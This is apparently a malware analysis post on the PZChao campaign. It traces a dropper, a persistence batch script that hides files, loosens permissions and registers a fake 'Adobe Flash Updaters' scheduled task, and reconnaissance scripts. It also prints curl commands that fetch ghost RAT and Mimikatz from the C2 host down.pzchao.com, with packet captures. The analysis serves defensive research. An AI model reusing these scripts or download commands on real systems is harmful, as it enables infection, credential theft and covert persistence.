
PZChao

UDURRANI

SUMMARY




DYNAMIC FLOW

Please click on the following link to check the dynamic flow.

https://udurrani.com/0fff/pzchow_flow.pdf

IT ALL STARTED WITH A DROPPER

Stage 1 drops three different files in *c:\Windows\Temp* location.



```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 6162
WORDS: 37436
CHARS: 662655
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5   : 17aa3b4903bd68d4dd994a531701afd3
SHA256: e46192b01174400e114aed7326271489b89cc6d7e096e5ae03ac45caf7b943eb
SHA1  : 6f180fb5407e2b1650f9acf0027e153bab4f7d63
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Content Type: application/octet-stream
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 21
WORDS: 88
CHARS: 607
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5   : 20ef2e03ba5f3266d98e68c6dd4d4b45
SHA256: 8934bdc9d00f3beca952364e67ae75cf91fd7b26d779f403bed951583f1803c6
SHA1  : dabe7a2b01bd97945d877d363d516ead1096c803
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Content Type: text/plain; charset=utf-8
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 306
WORDS: 427
CHARS: 193153
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5   : d01f7631582880366b0054d8aeaea491
SHA256: d26fb51be2d3db37fa37ba542365f616a1cecc3e4e0287e7a29a3a5a2dce7083
SHA1  : a34fcfca13a28e42dbd230e9b344d8897628f538
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Content Type: text/plain; charset=utf-16le
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
4D5A6000 01000000 04000000 FFFF0000 B8000000 00000000 40000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 E0000000 0E1FBA0E 00B409CD 21B8014C CD215265 71756972 65205769 6E646F77 730D0A24 74AAA70C 30CBC95F 30CBC95F 30CBC95F
5FD4CD5F 32CBC95F 5FD4C25F 31CBC95F B3D7C75F 37CBC95F 5FD4C35F 3BCBC95F F3C4965F 35CBC95F F3C4945F 3FCBC95F 30CBC85F F4CBC95F
170DB45F 31CBC95F 170DA45F 32CBC95F 170DA75F 1DCBC95F 170DB55F 31CBC95F 170DB15F 31CBC95F 52696368 30CBC95F 00000000 00000000
50450000 4C010300 F774E64C 00000000 00000000 E0000301 0B010800 00C00000 00400000 00300100 60F10100 00400100 00000200 00004000
00100000 00020000 04000000 00000000 04000000 00000000 00400200 00100000 00000000 02000000 00001000 00100000 00001000 00100000
00000000 10000000 00000000 00000000 FC310200 F0010000 00000200 FC310000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 55505830 00000000 00300100 00100000 00000000 00040000 00000000 00000000
00000000 800000E0 55505831 00000000 00C00000 00400100 00B40000 00040000 00000000 00000000 00000000 400000E0 2E727372 63000000
00400000 00000200 00340000 00B80000 00000000 00000000 00000000 400000C0 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

CURL.EXE is an ***httpClient*** binary and is not considered as a malicious file. Its widely used for automation reasons.


UP.BAT

```
cd C:\Windows\Temp\
attrib -s -h -r  win32shell.bat
attrib -s -h -r  download.exe
ping 127.0.0.1
del win32shell.bat /F
del download.exe /F
ping 127.0.0.1
ren new.bat win32shell.bat
attrib +s +h +r  win32shell.bat
attrib +s +h +r  curl.exe
cacls.exe win32shell.bat /e /t /g everyone:F
schtasks /delete /tn 360 /f
schtasks /delete /tn "Adobe Flash Updaters" /f
schtasks /create /tn "Adobe Flash Updaters" /tr "%systemroot%\temp\win32shell.bat down" /sc daily /mo 2  /st 03:00:00  /ru ""
ping 127.0.0.1
SCHTASKS /Run /TN "Adobe Flash Updaters" /I
del up.bat
del new.bat
del %0
del 0%
```

NEW.BAT: Before running **UP.BAT,** the payload copies **NEW.BAT** to ***c:\windows\Temp*** **\win32shell.bat**. **NEW.BAT / WIN32SHELL.BAT** is encoded as well. **UP.BAT** changes the attributes of this file (to hide it), modifies the access list and then add it to the **scheduled tasks** as '**ADOBE FLASH UPDATER**'. Stage 1 payload writes a file **7ZSfx000.cmd** to delete the payload(s).

```
:Repeat
del "C:\Users\foo\Desktop\PAYLOAD.exe"
if exist "C:\Users\foo\Desktop\PAYLOAD.exe" goto Repeat
del "C:\Users\foo\AppData\Local\Temp\7ZSfx000.cmd"
```

Payload writes the above file using the following code:




```
dw        u"\" goto Repeat\r\n", 0, 0
dw        u"if exist \"", 0, 0
dw        u"del \"", 0, 0
dw        u":Repeat\r\n", 0, 0
dw        u"7ZSfx%03x.cmd", 0, 0
dw        u"7zSfxFolder%02d", 0, 0
dw        u"Delete", 0, 0
```

```
func_1(&ref, u"7ZSfx%03x.cmd");
    CreateFileW(ref, 0x40000000, 0x0, 0x0, 0x2, 0x80, 0x0);
```

MOVING ON TO THE NEXT STAGE

The initial payload has stopped and there is nothing malicious left in the process stack!!!




Schtasks command will be used to initiate the next stage.

SCHTASKS ***/Run /TN "Adobe Flash Updaters" /I***

The above command will run the scheduled task immediately. **TASKENG.EXE** will start the scheduled task with the following command line.

cmd.exe /c "C:\Windows\temp\win32shell.bat" down.

Here is the flow.



Please use the following link for the complete flow

https://udurrani.com/0fff/pzchow_flow.pdf

win32shell.bat is an encoded bat file. Here are the few things its doing.

```
for /F "tokens=1 delims=[]" %i in ('"curl.exe   http://myip.dnsomatic.com"') do set IP=%~i
set IP=YOUREXTERNAL_IP_ADDRESS
for /F "tokens=2 delims=:" %i in ('ipconfig /all | find /i "IP"') do echo %i 1>>ip.txt
echo  No 1>>ip.txt
echo  Intel(R) PRO/1000 MT Network Connection #2 1>>ip.txt
```

If you follow the above script, its getting user's external ip address, creating a file called **<external_ip_address>.txt** and writing results to the file. In some variants there is a script called **GetIp.vbs**. The following files are saved under **c:\windows\Temp** location.

- *ini.ini*
- *mac.ini*
- *mac.txt*
- *os.ini*
- *3389.ini*
- *net.ini*
- *net.txt*
- *view.txt*
- *cpu.ini*
- *xt.txt*
- *cpu.txt*
- *ip.ini*
- *ver.ini*
- *ini2.ini*

The above files contain basic machine and user information. It kills processes like curl.exe, pass32.exe, pass64.exe etc to make sure they are not running. Now its time to download some other stages.


```
curl   -o cpu6432.exe  http://down.pzchao.com:23514/cpu6432.exe
curl   -o pass64.exe  http://down.pzchao.com:23514/pass64.exe
curl   -o pass32.exe  http://down.pzchao.com:23514/pass32.exe
curl   -o new.exe  http://down.pzchao.com:23514/new.exe
```

CPU6432 is the famous ghostRat
PASS64 and PASS32 = Mimikatz 32 / 64 bit arch


NEW.EXE is same as the stage the 1 malware.

Let’s look at all the GET requests made, using curl.exe:


C2 Port used = **23514**




```
    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (150)
47 45 54 20 2F 63 70 75 36 34 33 32 2E 65 78 65      GET /cpu6432.exe
20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A       HTTP/1.1..Host:
20 64 6F 77 6E 2E 70 7A 63 68 61 6F 2E 63 6F 6D       down.pzchao.com
3A 32 33 35 31 34 0D 0A 55 73 65 72 2D 41 67 65      :23514..User-Age
6E 74 3A 20 63 75 72 6C 2F 37 2E 34 35 2E 30 0D      nt: curl/7.45.0.
0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 0D 0A      .Accept: */*....
```



```
    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (146)
47 45 54 20 2F 6E 65 77 2E 65 78 65 20 48 54 54      GET /new.exe HTT
50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 64 6F 77      P/1.1..Host: dow
6E 2E 70 7A 63 68 61 6F 2E 63 6F 6D 3A 32 33 35      n.pzchao.com:235
31 34 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20      14..User-Agent:
63 75 72 6C 2F 37 2E 34 35 2E 30 0D 0A 41 63 63      curl/7.45.0..Acc
65 70 74 3A 20 2A 2F 2A 0D 0A 0D 0A                  ept: */*....
```




```
    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (149)
47 45 54 20 2F 70 61 73 73 36 34 2E 65 78 65 20      GET /pass64.exe
48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20      HTTP/1.1..Host:
64 6F 77 6E 2E 70 7A 63 68 61 6F 2E 63 6F 6D 3A      down.pzchao.com:
32 33 35 31 34 0D 0A 55 73 65 72 2D 41 67 65 6E      23514..User-Agen
74 3A 20 63 75 72 6C 2F 37 2E 34 35 2E 30 0D 0A      t: curl/7.45.0..
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 0D 0A         Accept: */*....
```




```
    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (149)
47 45 54 20 2F 70 61 73 73 33 32 2E 65 78 65 20      GET /pass32.exe
48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20      HTTP/1.1..Host:
64 6F 77 6E 2E 70 7A 63 68 61 6F 2E 63 6F 6D 3A      down.pzchao.com:
32 33 35 31 34 0D 0A 55 73 65 72 2D 41 67 65 6E      23514..User-Agen
74 3A 20 63 75 72 6C 2F 37 2E 34 35 2E 30 0D 0A      t: curl/7.45.0..
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 0D 0A         Accept: */*....
```

Response:

